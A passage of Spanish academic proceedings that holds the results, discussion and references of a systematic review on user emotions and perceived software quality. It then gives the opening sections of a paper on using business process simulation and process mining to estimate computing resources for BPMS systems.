Sobre esa selección se aplicarán, luego, los criterios de exclusión, de forma tal de refinar mejor la selección y obtener el conjunto de estudios primarios listos para su análisis y posterior validación de calidad.

4. Resultados del proceso

Una vez planificado el proceso de revisión sistemática, se dio lugar a su ejecución, cuyos resultados se presentan en esta sección.

4.1. Ejecución de la Búsqueda y selección de estudios primarios

Tal como se indicó en la sección 3.5, el primer paso en la ejecución de la revisión sistemática fue la búsqueda automática de los estudios de acuerdo con las cadenas definidas en la tabla 2 conforme a las características de cada una de las librerías digitales consideradas como fuentes de datos.

La cantidad de resultados obtenidos luego de la ejecución de la búsqueda se discriminan en la tabla 3, la cual incluye en su primera columna la fuente de dato, luego en la segunda columna se muestra la cantidad de artículos encontrados y en la tercer columna la cantidad de estudios analizados.

Tabla 3. Resultados obtenidos por Fuente de Datos

Librería Digital	Estudios Obtenidos	Estudios Analizados
GOOGLE	40300	50
ACM	524977	50
IEEEX	11	11
SPRINGER	191568	50
SCIENCE	5512	50
TOTAL	**762428**	**211**

Cabe destacar que por la cantidad de resultados arrojados en la ejecución de las cadenas de búsqueda se ha decidido analizar los primeros 50 artículos de las fuentes que superaran los 1000 estudios (en este caso todas excepto IEEEX).

Luego se procedió a la aplicación de los criterios de inclusión sobre la selección anterior de estudios, obteniéndose, como se muestra en la tabla 4, un total de 25 estudios relevantes de los 211 analizados lo que representa aproximadamente un 20% de relevancia. A posteriori se eliminaron los estudios duplicados, reduciéndose el conjunto de artículos válidos a un total de 20. Y sobre este conjunto final se aplicaron los criterios de exclusión ya enumerados en la sección 3.3, lográndose un total definitivo de 15 estudios a analizar como se resume en la tabla 4.

También se observa en la tabla 4, la fuente con mayor relevancia resulta ser Google Scholar, por lo que se puede considerar como la librería digital con mejor precisión de las que se han utilizado. Y por el contrario, es el motor correspondiente a IEEEX el que menor resultados ha arrojado debido a que, si bien las palabras claves formaban parte de los estudios que arrojó la búsqueda, no presentan relación semántica con el objetivo de esta revisión por lo que la mayoría han sido excluidos.

Tabla 4. Resultados luego de aplicar criterios de inclusión y exclusión

Librería Digital	Estudios Analizados	Criterios de Inclusión
GOOGLE	50	12
ACM	50	8
IEEEX	11	1
SPRINGER	50	3
SCIENCE	50	1
TOTAL	**211**	**25**
Eliminados por Duplicados		**5**
TOTAL		**20**
Criterios de Exclusión		**15**

Finalmente, en la tabla 5 se presenta la lista de los 15 artículos que han sido seleccionados como estudios primarios para esta revisión.

Tabla 5. Estudios primarios

#	Título	Autores	Año
1	Emotion recognition and its application in software engineering	Kołakowska, A., Landowska, A., Szwoch, M., Szwoch, W., & Wróbel, M. R	2013
2	Introducing the RECOLA multimodal corpus of remote collaborative and affective interactions	Ringeval, F., Sonderegger, A., Sauer, J., & Lalanne, D.	2013
3	Experience-driven procedural content generation	Yannakakis, G. N., & Togelius, J.	2011
4	The development and evaluation of a survey to measure user engagement	O'Brien, H. L., & Toms, E. G.	2010
5	WebCT–The quasimoderating effect of perceived affective quality on an extending Technology Acceptance Model.	Sanchez-Franco, M. J.	2010
6	AFFDEX SDK: a cross-platform real-time multi-face expression recognition toolkit.	McDuff, D., Mahmoud, A., Mavadati, M., Amr, M., Turcot, J., & Kaliouby, R. E.	2016
7	Understanding factors affecting perceived sociability of social software	Gao, Q., Dai, Y., Fan, Z., & Kang, R.	2010
8	Affective recommender systems: the role of emotions in recommender systems	Tkalcic, M., Kosir, A., & Tasic, J.	2011
9	Needs, affect, and interactive products–Facets of user experience.	Hassenzahl, M., Diefenbach, S., & Göritz, A.	2010
10	Affective-ready, contextual and automated usability test for mobile software	Jackson Feijó Filho, Wilson Prata, Juan Oliveira	2016
11	Measuring and adapting behavior during product interaction to influence affect	Miguel Bruns Alonso, Caroline C. Hummels, David V. Keyson, Paul P. Hekkert	2013
12	On the randomness and seasonality of affective metrics for software development	Giuseppe Destefanis, Marco Ortu, Steve Counsell, Stephen Swift, Roberto Tonelli, Michele Marchesi	2017
13	Quality of experience evaluation of voice communication: an affect-based approach	Bhattacharya, A., Wu, W. & Yang, Z.	2012
14	Designing interfaces for explicit preference elicitation: a user-centered investigation of preference representation and elicitation process	Pommeranz, A., Broekens, J., Wiggers, P. et al.	2012
15	Positive affect through interactions in meetings: The role of proactive and supportive statements	Schneider, K., Klünder, J., Kortum, F., Handke, L., Straube, J., & Kauffeld, S.	2018

4.2. Valoración de la Calidad

Una vez identificados los estudios primarios, el siguiente paso consiste en realizar la validación de calidad de acuerdo con las preguntas definidas en la sección 3.4. A fin de mejorar la selección se estableció un umbral de calidad para los estudios primarios de forma tal que fueron descartados aquellos estudios con puntaje inferior a 7, es decir que hayan obtenido una valoración menor al 60% del mejor puntaje posible, que en este caso era 12.

De los 15 estudios considerados inicialmente como primarios, 9 (60% de los estudios relevantes no duplicados) resultaron tener un índice de calidad por encima del umbral establecido. El puntaje asignado a cada estudio primario por cada pregunta en función a la validación de la calidad y los estudios eliminados del conjunto (resaltados en rojo) puede verse en la tabla 6.

Tabla 6. Validación de calidad

Estudio #		VC1	VC2	VC3	VC4	TOTAL
1	(i)	2	2	2	3	9
2		2	1	2	1	6
3	(ii)	3	2	2	2	9
4	(iii)	3	1	1	3	8
5	(iv)	3	3	2	2	10
6	(v)	2	2	2	2	8
7	(vi)	3	2	3	1	9
8		2	1	1	1	5
9	(vii)	3	2	2	1	8
10	(viii)	3	2	2	2	9
11	(ix)	2	3	2	2	9
12		1	2	2	1	6
13		3	1	1	1	6
14		2	1	1	1	5
15		3	1	1	1	6

5. Discusión

En esta sección se abordará la discusión en base a los estudios relevados, el conjunto de estudios primarios seleccionados y teniendo en cuenta la pregunta principal de investigación que fue presentada en la sección 3.1.

¿Existen evidencias de iniciativas relacionadas al proceso de evaluación de calidad de software que consideran a las emociones de los usuarios como factor de impacto?

Para responder a la pregunta de investigación se realizó primeramente un análisis comparativo teniendo en cuenta las sub-preguntas de investigación (SP1, SP2) definidas previamente en la sección 3.1 entre los estudios primarios obtenidos luego de la validación de calidad según lo que se ve en la tabla 6. De este modo, por un lado, se analizan las contribuciones que se plantean en cada trabajo, de forma de identificar cuáles son las iniciativas que se identifican en la literatura disponible. Y, por otro lado, de qué forma se exponen los resultados de validación de cada propuesta: diseño de experiencia, casos de estudio, cuestionarios, etc. En la tabla 7, que se expone a continuación, se incluyen los resultados de esta comparación.

Tabla 7. Comparación entre estudios en base a sub-preguntas de investigación

Estudio	SP1	SP2
(i)	Métodos de Reconocimiento de emociones	Casos de Estudio
(ii)	Taxonomía de algoritmos de reconocimiento de emociones	Casos de Estudio
(iii)	Escala multidimensional de factores de calidad para evaluar el engagement	Diseños de experiencia de Validación Resultados de implementación
(iv)	Modelo de evaluación basado en la Percepción de la Calidad Afectiva sobre TICs (PAQ).	Caso de Estudio
(v)	Plataforma para el reconocimiento de emociones en usuarios de software	Diseño de una herramienta y su validación sobre casos de estudio
(vi)	Framework para el diseño de software social	Resultados de cuestionarios y entrevistas personalizadas
(vii)	Modelo estructural de experiencia de usuario en el uso de tecnologías	Casos de Estudio
(viii)	Arquitectura para la detección de emociones	Resultados de cuestionarios a usuarios luego de la experiencia
(ix)	Implementación de un dispositivo para la detección de emociones	Medición automática Resultados de cuestionarios

De acuerdo la revisión sistemática que se ha realizado en este trabajo se ha comprobado el notorio avance en el desarrollo de métodos para identificar y evaluar las emociones en la interacción usuario-software.

En primer lugar, se destacan estudios relacionados a la experiencia en el uso y su relación con las emociones, por ejemplo, casos de experiencias con usuarios finales tales como la presentada en [14] (vii), en la cual se recogen más de 500 experiencias de usuarios con tecnologías (electrodomésticos, smartphones, computadoras, etc). La experiencia se basa en un cuestionario que capta la relación entre las necesidades, las percepciones, las

emociones y la evaluación de calidad en uso del usuario con diferentes tecnologías. Sin embargo, esta propuesta resulta incompleta a fines del presente estudio, pues se centra solo en dispositivos tecnológicos y no aborda cuestiones que evalúen el impacto de las emociones al usar aplicaciones de software.

Siguiendo esta misma línea, en [15] (i) se propone un enfoque multimodal para el estudio del impacto de las emociones desde la perspectiva de la ingeniería de software a partir del uso de algoritmos de reconocimiento de emociones. Así, a través de la presentación de diversos escenarios se realizan pruebas con sensores biométricos que recolectan las emociones de desarrolladores de software y cómo a través de la computación afectiva se puede interpretar las características de la productividad de cada persona. En este caso la propuesta solo evalúa las emociones en el proceso de producir software por parte de desarrolladores, pero resultaría interesante además comparar estos momentos con el impacto emocional al usar el software desarrollado.

Por otra parte, se destacan trabajos relacionados a la introducción de nuevos conceptos surgidos de experiencias reales en el estudio de las emociones y su relación con el software. Tal es el caso del término *Generación de Contenido Procedural basado en la Experiencia (EPDCG)* propuesto en [16] (ii) y que plantea la personalización de la experiencia del usuario a través del modelado afectivo y cognitivo de productos de software, junto con el ajuste en tiempo real del contenido de acuerdo con las necesidades y preferencias del usuario. Una debilidad importante de este trabajo resulta en la falta de conocimiento respecto a cómo medir la evolución del impacto de las emociones al aplicar EPDCG y su relación con la calidad de software percibida.

Otro concepto que surge de esta revisión sistemática es el introducido por Sánchez Franco en [17] (iv), donde presenta la la *Calidad Afectiva Percibida* y su relación con reacciones afectivas hacia las TIC. En el trabajo se describen los resultados de un proceso experimental en el cual se estudia cómo las reacciones afectivas influyen en la decisión de utilizar o no determinado software. Si bien el trabajo presenta una propuesta de modelo para medir el grado de calidad afectiva percibida y su tendencia a la aceptación de las tecnologías, éste se basa solo en factores intrínsecos y extrínsecos y deja fuera del alcance del estudio otras variables tales como condiciones ambientales, interacción emocional y variación de las emociones. Además, no aborda en detalle la relación entre la calidad percibida y las emociones en los usuarios al usar productos de software.

En el mismo sentido al estudio anterior, O'Brien y Toms [18] (iii) exponen una metodología para evaluar el engagement del usuario con aplicaciones de software a través de diversos factores como por ejemplo *la Usabilidad Percibida* que, según lo expresado por los autores, resulta ser el elemento mediador entre las emociones del usuario y el software que usa. Sin embargo, el trabajo limita el estudio de la calidad al análisis de usabilidad, lo que redundará en conclusiones sesgadas solamente a este aspecto.

Siguiendo esta línea, en [19] (viii) se propone el uso de un sistema para realizar pruebas de usabilidad de software afectivas y contextuales, mediante el monitoreo automático de aspectos tales como las expresiones faciales espontáneas, ubicación de los usuarios, condiciones climáticas, el estado de movimiento / inmovilidad, y disponibilidad de conexión de datos. De este modo, y mediante la identificación de eventos negativos y positivos, se busca mejorar las interfaces y corregir fallas de diseño. Este enfoque se validó a través de cuestionarios posteriores con sujetos de prueba, y si bien los resultados indican que el registro automatizado del contexto del usuario puede ser un complemento sustancial de las pruebas de usabilidad, el trabajo por completo se circunscribe a la evaluación de software móvil, lo cual limita en gran medida su extrapolación.

Resultan interesantes los tres trabajos citados anteriormente por las diversas opciones que proponen para medir las emociones que se detectan. Un caso similar se presenta en [20] (vi), en el cual se pretende identificar los factores que afectan la percepción de los usuarios respecto a la sociabilidad del software social y examinar el impacto de la sociabilidad en la actitud y las intenciones de comportamiento de los usuarios. Para ello, a través de diversos estudios de casos reales, se plantea cómo el software social es considerado una alternativa para complementar la vida social y explorar los posibles factores que influyen en la utilización del software social por parte de los usuarios. En este trabajo se busca estudiar las emociones que genera en los usuarios el uso de un determinado tipo de software, sin embargo, resulta insuficiente para generalizar conceptos respecto a las conclusiones que arriban los autores al centrar el estudio solamente sobre software social.

Con una perspectiva radicalmente diferente, en [21] (ix) Alonso et al. proponen la detección y comunicación de emociones a través de la interacción con un producto, específicamente un prototipo de lapicera que a través de sensores detecta ciertos comportamientos y proporciona comentarios inherentes, centrándose en las habilidades motoras perceptivas, como un medio para reflexionar sobre los mismos. El trabajo considera el modo en que un producto interactivo podría influir en el afecto respondiendo y cambiando los comportamientos que expresan afecto, discutiendo diversas propuestas del ciclo de retroalimentación afectiva en la interacción del producto y propone el concepto de interacción inconsciente, juntamente con sus implicaciones para el diseño.

Por último, en [22] (v) se introduce una serie de herramientas de reconocimiento de expresiones faciales que permiten procesar múltiples caras dentro de un video o transmisión en vivo en tiempo real. El sistema se entrenó a partir del conjunto de datos de expresiones faciales más grande del mundo y se propone facilitar el diseño de nuevas interfaces que respondan a los estados emocionales de los usuarios en función de sus expresiones faciales. La detección de emociones permitiría mejorar las interacciones humano-computadora y humano-humano, y entre sus posibles aplicaciones se mencionan las videoconferencias, tutores automatizados / educación online, juegos, etc. Los autores sostienen que la disponibilidad de un software de detección de emociones tendrá un impacto significativo en el diseño de dispositivos e interfaces, pero como contrapartida no analizan su posible influencia sobre la calidad del software diseñado.

6. Conclusiones y Trabajos Futuros

En este trabajo se ha presentado una revisión sistemática de la literatura existente respecto a estudios que hacen foco en la relación de las emociones del usuario con la calidad del software.

Los resultados de esta investigación ponen de manifiesto la relevancia del análisis de la interacción emocional de los usuarios en la evaluación de calidad del software, demostrando, a partir del estudio empírico de diversos casos, que ya no basta solo con estudiar características del proceso de desarrollo y del producto final para medir la calidad del software.

Además, si bien este estudio demuestra la evidencia de iniciativas que aborden las emociones de los usuarios y la calidad del software se ha concluido que, el conocimiento existente no aporta propuestas que permitan la definición de modelos o estrategias que evalúen el impacto de las emociones en la calidad de software percibida por el usuario.

El desafío de futuras investigaciones será, entonces, el diseño de una metodología de evaluación de calidad del software que contemple las emociones y la interacción del usuario con el producto final. Para ello se trabajará en el desarrollo de un modelo y herramientas que permitan la automatización al evaluar la calidad de software según el impacto de las emociones de usuarios finales.

7. Agradecimientos

Este trabajo se enmarca en las actividades relacionadas con los proyectos: “Mejora de la Competitividad de Empresas de Software del NEA” (PDTS CIN CONICET IP 253) y “Modelo de Evaluación de la Calidad en Procesos Ágiles de Desarrollo de Software” UTN-PID 4445). Asimismo, este trabajo forma parte de las actividades preliminares para la formulación y presentación del proyecto “Evaluación del impacto de las emociones en la calidad de software desde el punto de vista del usuario” (UTN-PID 5517) que actualmente se encuentra en fase de evaluación por parte de la Universidad Tecnológica Nacional.

8. Referencias

[1] Bosquez, V., Sanz, C., Baldassarri, S., Ribadeneira, E., Valencia, G., Barragan, R., ... & Shauri-Romero, J. (2018). La computación afectiva: emociones, tecnologías y su relación con la educación virtual. Revista de Investigación Talentos, 5(1), 94-103.

[2] Picard, R. W. (2003). Affective computing: challenges. I1nternational Journal of Human-Computer Studies, 59(1-2), 55-64.

[3] Tao, J., & Tan, T. (2005, October). Affective computing: A review. In International Conference on Affective computing and intelligent interaction (pp. 981-995). Springer, Berlin, Heidelberg.

[4] Quezada-Sarmiento, P., & Mengual-Andrès, S. et al. (2019). Cloud Computing and Affective Computer Approach on development programming skills. In 14th Iberian Conference on Information Systems and Technologies (CISTI). Electronic ISBN: 978-9-8998-4349-3. Coimbra, Portugal.

[5] Marcos, M.C. (2001). HCI (human computer interaction): concepto y desarrollo. El profesional de la información, vol. 10 (6), 4–16. http://eprints.rclis.org/19454/1/1.pdf

[6] Poria, S., Cambria, E., Bajpai, R., & Hussain, A. (2017). A review of affective computing: From unimodal analysis to multimodal fusion. Information Fusion, 37, 98-125.

[7] Jimmy Or, Ed. (2008). Affective Computing: Focus on Emotion Modelling, Synthesis and Recognition. InTech Education and Publishing.

[8] Pressman, Roger S. Development strategies and project management. The computer science and engineering handbook, 1997, pp. 2399-2418.

[9] Kitchenham, B. (2004). Procedures for performing systematic reviews. Keele, UK, Keele University, 33(2004), 1-26.

[10] Kitchenham B. A. and Charters S. Guidelines for performing systematic literature reviews in software engineering [Report] / School of Computer Science and Mathematics; Keely University. - UK: Technical Report EBSE-2007-001, 2007.

[11] Noruzi, A. (2005) Google Scholar: The New Generation of Citation Indexes. Libri, 55, 170-180. http://dx.doi.org/10.1515/LIBR.2005.170

[12] Petticrew M, Helen R. Systematic reviews in the social sciences: A practical guide. Blackwell Pub; 2006.

[13] Cascaes da Silva, F., Valdivia Arancibia, B. A., da Rosa Iop, R., Gutierres Filho, P. J. B., & da Silva, R. (2013). Escalas y listas de evaluación de la calidad de estudios científicos. Revista Cubana de Información en Ciencias de la Salud (ACIMED), 24(3), 295-312.

[14] Hassenzahl, M., Diefenbach, S., & Göritz, A. (2010). Needs, affect, and interactive products–Facets of user experience. Interacting with computers, 22(5), 353-362.

[15] Kolakowska, A., Landowska, A., Szwoch, M., Szwoch, W., & Wrobel, M. R. (2013). Emotion recognition and its application in software engineering. 2013 6th International Conference on Human System Interactions (HSI).

[16] Yannakakis, G. N., & Togelius, J. (2011). Experience-Driven Procedural Content Generation. IEEE Transactions on Affective Computing, 2(3), 147–161. doi:10.1109/t-affc.2011.6

[17] Sanchez-Franco, M. J. (2010). WebCT – The quasimoderating effect of perceived affective quality on an extending Technology Acceptance Model. Computers & Education, 54(1), 37–46. doi:10.1016/j.compedu.2009.07.005

[18] O'Brien, H. L., & Toms, E. G. (2009). The development and evaluation of a survey to measure user engagement. Journal of the American Society for Information Science and Technology, 61(1), 50–69. doi:10.1002/asi.21229

[19] Filho, J. F., Prata, W., & Oliveira, J. (2016). Affective-ready, contextual and automated usability test for mobile software. Proceedings of the 18th International Conference on Human-Computer Interaction with Mobile Devices and Services Adjunct - MobileHCI '16. doi:10.1145/2957265.2961834

[20] Gao, Q., Dai, Y., Fan, Z., & Kang, R. (2010). Understanding factors affecting perceived sociability of social software. Computers in Human Behavior, 26(6), 1846–1861. doi:10.1016/j.chb.2010.07.022

[21] Bruns Alonso, M., Hummels, C. C. M., Keyson, D. V., & Hekkert, P. P. M. (2011). Measuring and adapting behavior during product interaction to influence affect. Personal and Ubiquitous Computing, 17(1), 81–91. doi:10.1007/s00779-011-0472-3

[22] McDuff, D., Mahmoud, A., Mavadati, M., Amr, M., Turcot, J., & Kaliouby, R. E. (2016, May). AFFDEX SDK: a cross-platform real-time multi-face expression recognition toolkit. In Proceedings of the 2016 CHI conference extended abstracts on human factors in computing systems (pp. 3723-3726). ACM.7

Simulación de procesos de negocio utilizando técnicas de minería de procesos para estimar recursos computacionales necesarios para la apropiada implementación de un sistema BPMS/SIOP

Diego Cocconi, Marisa Pérez*, Juan Pablo Ferreyra*, Claudia Verino*,*
Guido Melano, Noelia Cocconi*, Andrea Biasco**
Departamento de Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional – Facultad Regional San Francisco
Av. de la Universidad 501 – San Francisco (2400) – Provincia de Córdoba – República Argentina
**{dcocconi, mperez, jpferreyra, cverino, gmelano, ncocconi, abiasco}@sanfrancisco.utn.edu.ar*

Resumen

La gestión de procesos de negocio (BPM, del inglés Business Process Management) implica la aplicación de un ciclo de mejora continua en las organizaciones, en el que intervienen diversas fases. El modelado de procesos de negocio abarca una duración considerable dentro de dicho ciclo, particularmente en las etapas tempranas, pero no suele hacerse énfasis inicialmente en la utilización, configuración y ejecución de los sistemas BPMS (del inglés Business Process Management Systems) o SIOP (Sistemas de Información Orientados a Procesos) que darán soporte a la ejecución de tales procesos, o en todo caso, en la reutilización o adaptación de los sistemas ERP que actualmente posea la organización y demuestren contar con la flexibilidad suficiente como para especificar y ejecutar los procesos, verificar si todas las integraciones e interacciones con sistemas externos se encuentran disponibles, etc. De la misma manera, suele ser complicado en las primeras etapas estimar los recursos computacionales que se necesitarán para dar soporte a la ejecución de los procesos por parte de dichos sistemas. Tal estimación sería útil, por ejemplo, para poder determinar si la organización tendría que lidiar con la adquisición de un servidor, un pequeño clúster de servidores o una solución en la nube para los sistemas. En este trabajo se pretenden considerar aspectos de implementación de los sistemas durante las etapas tempranas del ciclo de vida de BPM, haciendo uso de una simulación en dos etapas y utilizando técnicas de minería de procesos (la cual se suele emplear recién en la etapa final del ciclo de vida), para determinar de manera aproximada los recursos de cómputo que permitirán ejecutar sin inconvenientes los sistemas BPMS o SIOP apropiados para la ejecución de los procesos en la organización.

1. Introducción

La aplicación de la *gestión de procesos de negocio* (BPM, del inglés *Business Process Management*) en las organizaciones, teniendo en cuenta los nuevos modelos organizacionales y la tecnología de la información disponible actualmente, puede llevar a lograr mejoras significativas en su desempeño y nuevas oportunidades de negocio [1]. Aunque BPM está muy ligada a las tecnologías de información, no es una tecnología ni la aplicación de determinado software en particular, es una disciplina de gestión orientada a procesos [2].

BPM implica la aplicación de un ciclo de mejora continua, conocido como el *ciclo de vida BPM*, en el que intervienen las fases de *identificación*, *descubrimiento*, *análisis*, *diseño*, *configuración e implementación*, *ejecución y monitoreo*, y *evaluación de procesos* [3-4]. Si bien el modelado de procesos de negocio abarca una duración considerable dentro de dicho ciclo, particularmente en las etapas tempranas, no debe entenderse que la aplicación de BPM se remite sólo a eso; el fin de BPM es la mejora continua de procesos [5]. Por lo tanto, la aplicación de BPM en una organización no se remite solamente a llevar a cabo las etapas de diseño y análisis, obteniendo los artefactos típicos de estas fases (*mapa de procesos*, macro-procesos, procesos principales detallados, descripción detallada de las actividades, etc.) y presentarlos como resultado final. Las fases de configuración e implementación, ejecución y monitoreo, y evaluación son importantes para permitir configurar los sistemas que realmente ejecutarán los procesos, los monitorearán y permitirán analizar su desempeño, con la finalidad de verificar la *performance* de la mejora continua.

Durante la fase de configuración e implementación se configuran y especifican aspectos necesarios para que los modelos de procesos puedan ser interpretados y orquestados por un *sistema de gestión de procesos de negocio* (BPMS, del inglés *Business Process Management System*) u otro tipo de *Sistema de Información Orientado a Procesos* (SIOP o PAIS, del inglés *Process-Aware Information System*) [3], convirtiéndolos en modelos ejecutables en términos de un lenguaje de especificación, como WS-BPEL (del inglés *Web Services Business Process Execution Language* [4]). Luego, en la fase de ejecución y monitoreo, el BPMS/SIOP crea instancias de los modelos de procesos de negocio de la organización para que puedan ser ejecutadas. Durante esta fase también se realiza el monitoreo de diversos indicadores que se hayan definido previamente (KPI, del inglés *Key Performance Indicators* [6]) a fin de evaluar el desempeño. Finalmente, en la fase de evaluación se analizan los registros de ejecución (o *logs*) de las instancias de procesos para aplicar ajustes necesarios a futuro [4], cuando se realice una nueva iteración del ciclo de vida, que nunca se detiene como parte de la filosofía de mejora continua.

Respecto del modelado de los procesos de negocio, los modelos no sólo incluyen el conjunto ordenado de las actividades a ejecutar (perspectiva de *comportamiento*), sino que pueden dar soporte a la información que fluye entre ellos (perspectiva de *datos*) y a la asignación de recursos para garantizar su ejecución (perspectiva de *recursos*) [7]. Entonces, la implementación de BPM debería considerar estas diferentes perspectivas también. Durante las primeras etapas del ciclo de vida se suele poner mucho énfasis en la perspectiva de comportamiento y no tanto en las demás. Por lo tanto, no se suele pensar demasiado en los BPMS o SIOP que darán soporte a la ejecución de los procesos (o en si se utilizarán los sistemas ERP que actualmente posea la organización, siempre y cuando demuestren contar con la flexibilidad suficiente como para especificar procesos, que garanticen todas las integraciones e interacciones con sistemas externos necesarios, etc.). De la misma manera, es difícil también en este punto estimar los recursos computacionales que se necesitarían para implementar tales sistemas. Dicha estimación sería útil, por ejemplo, para poder determinar si la organización tendría que lidiar con la adquisición de un servidor, un pequeño clúster de servidores o una solución en la nube para los sistemas.

En este trabajo se pretenden considerar aspectos de implementación de los sistemas BPMS/SIOP durante las etapas tempranas del ciclo de vida BPM, haciendo uso de una simulación en dos etapas y utilizando técnicas de minería de procesos (la cual se suele emplear recién en la etapa final del ciclo de vida), para determinar de manera aproximada los recursos de cómputo que permitirán ejecutar sin inconvenientes tales sistemas para la ejecución de los procesos en la organización.

A tal fin, se motiva a realizar, durante las primeras etapas del ciclo de vida BPM, modelos de procesos lo suficientemente detallados como para especificar la necesidad computacional de cada tarea, las probabilidades de los diferentes flujos de actividades, las distribuciones de probabilidad de la generación de instancias, etc. Con estos datos es posible realizar una simulación de procesos de negocio utilizando la herramienta apropiada para generar trazas de ejecución en forma de registro de eventos, como si hubieran sido producto de la ejecución real de los procesos de negocio por un sistema BPMS o SIOP. Además, si ya se cuenta con sistemas implementados para la ejecución de ciertas tareas, se podrían considerar también los registros de eventos que los mismos generen. De esta forma, se puede utilizar una segunda herramienta de simulación, esta vez para simular la ejecución de dichas trazas sobre hardware concreto (como la herramienta desarrollada para un trabajo previo descrita en [8]), con la finalidad determinar la *performance* de la ejecución. Para esta segunda simulación se proponen utilizar técnicas de minería de procesos, con la finalidad de recuperar la estructura original de los procesos a partir de los registros de eventos, posibilitando la orquestación de la ejecución de las tareas durante la simulación.

El resto del artículo se organiza de la siguiente manera. Primero, en la Sección 2, se hará una breve descripción de la minería de procesos. A continuación, en la Sección 3, se detallará cómo realizar la estimación de los recursos computacionales mediante simulación de procesos, utilizando técnicas de minería de procesos. La Sección 4 ejemplificará la estimación mediante un caso de estudio concreto. En la Sección 5 se resumen trabajos relacionados. Finalmente, las Secciones 6 y 7 presentan las conclusiones y los próximos pasos a seguir, respectivamente.

2. Minería de procesos

La mayoría de los enfoques de la gestión de procesos de negocio utilizan modelos que parten de una interpretación de la realidad para su posterior ejecución. Al no contemplar en esa interpretación los datos de hechos fácticos relacionados a los procesos puede existir una brecha entre el modelo teórico y la realidad [9]. En el mismo sentido, la generación de mejores modelos no necesariamente produce automáticamente mejores procesos [10]. Por lo tanto, los esfuerzos se deben alinear con el objetivo original de BPM de mejorar los procesos de negocio, en lugar de mejorar los modelos de proceso.

La minería de procesos es una disciplina emergente que busca analizar la información que los sistemas registran sobre los procesos de negocio para poder entender, monitorear, analizar y mejorar dichos procesos, mediante métodos y técnicas para proveer información basada en hechos para dar soporte a las mejoras de procesos. Esta nueva disciplina se construye sobre enfoques dirigidos por modelos de procesos y minería de datos [11].

El punto de partida para la minería de procesos son los registros de eventos, los cuales pueden almacenar información de recursos que ejecutan o inician una actividad, marcas de tiempo de un evento o elementos de datos grabados con un evento. Todas las técnicas de minería de procesos suponen que los sucesos pueden ser registrados

secuencialmente de forma que cada evento se refiera a una actividad que está relacionada con una instancia de proceso particular [12]. Un formato de registro de eventos ampliamente utilizado en minería de procesos es MXML[1] (del inglés *Mining eXtensible Markup Language*).

Existen tres tipos de minería de procesos (Figura 1) [13]: (1) *descubrimiento*: parte de registros de eventos y produce un modelo sin utilizar ninguna otra información *a priori*; (2) *conformidad*: compara un modelo de procesos existente con los registros de eventos del mismo, mostrando dónde los procesos reales se desvían de los modelados; (3) *mejora*: toma registros de eventos y un modelo de procesos y extiende o mejora el modelo usando los eventos observados (mientras que el control de conformidad mide la alineación entre el modelo y la realidad, este tipo de minería de procesos cambia o extiende el modelo).




Figura 1: Los distintos tipos de minería de procesos [13]: descubrimiento, conformidad y mejora.

Adicionalmente, dependiendo de los factores que guíen a un proyecto de minería de procesos, surgen tres tipos de proyecto [9]: (1) proyecto de minería de procesos *impulsado por los datos*: se dispone de registros de eventos, pero no existe una pregunta o necesidad concreta, por lo que el proyecto tiene un espíritu exploratorio y los interesados pretenden descubrir información valiosa a partir del análisis de los datos; (2) proyecto de minería de procesos *basado en preguntas*: busca responder una pregunta concreta, por ejemplo, ¿por qué los casos manejados por el equipo "X" demoran más tiempo que los casos manejados por el equipo "Y"?; (3) proyecto de minería de procesos *impulsado por objetivos*: apunta a mejorar un proceso de negocio con respecto a un KPI particular (por ejemplo, reducción de costos o tiempos).

Como se mencionó previamente, el presente trabajo describe cómo ha sido aplicada la minería de procesos enfocada al descubrimiento para analizar trazas resultantes de una simulación de procesos de negocio, con la finalidad de conformar carga computacional para una segunda simulación que permita determinar la *performance* de la ejecución de dicha carga sobre hardware específico.

3. Estimación de recursos computacionales mediante simulación de procesos de negocio

En las etapas iniciales de la implementación BPM en una organización se realizan muchas actividades de análisis, diseño y modelado, que generan como salida diversos tipos de modelos, desde globales y abstractos hasta bien detallados y concretos, prácticamente ejecutables. Antes de la etapa de configuración debe definirse el sistema BPMS/SIOP que dará soporte a la ejecución de los procesos; sin embargo, algo que es un poco más complicado de determinar son los requerimientos de hardware para desplegar tales sistemas de acuerdo con el tamaño de la organización y su esperada ejecución de procesos. Por ejemplo, el mismo motor de procesos de *Camunda*[2] puede ser configurado en una sola computadora o incluso en clústeres para proporcionar un soporte *multi-tenant*, cubriendo diferentes necesidades de ejecución.

Este trabajo describe una alternativa para evaluar y seleccionar el perfil de hardware que mejor se adapte a un determinado despliegue de los sistemas BPMS/SIOP que ejecutarán los procesos, basada en una simulación en dos etapas: (1) *simulación de procesos de negocio* para la generación de la carga de trabajo que podrían esperar los sistemas BPMS/SIOP, sobre la base de los modelos que se determinen en la etapas de análisis y diseño de procesos; y (2) *simulación de la ejecución sobre hardware* de la carga de trabajo anterior para evaluar la *performance* de dicha ejecución y determinar la configuración más apropiada para alojar los sistemas.

Para comenzar, es válido aclarar que ninguna descripción de la arquitectura particular de los sistemas BPMS/SIOP es requerida como entrada, de ninguna naturaleza (lógica, despliegue, etc.), por lo que no es necesario pensar en algún producto software en particular. Pero sí será necesario llevar a cabo dos actividades de preparación previas. Primero, será necesario haber aplicado las primeras etapas del ciclo de vida BPM (identificación, descubrimiento, análisis y diseño de procesos) y contar con los modelos de procesos de la organización, con un alto nivel de detalle. Estos modelos serán la entrada para la primera etapa de simulación. Es por eso que los mismos deberían ser lo más detallado posibles, identificando todas las actividades a nivel de tarea y evitando construcciones abstractas. En segundo lugar, aunque los modelos sean lo suficientemente detallados, es necesario realizar varios ajustes para poder generar una carga de trabajo computacional acorde para la segunda simulación. De alguna manera hay que adjuntarles información de recursos computacionales a las tareas de los procesos. Aunque esto

[1] http://www.processmining.org/logs/mxml

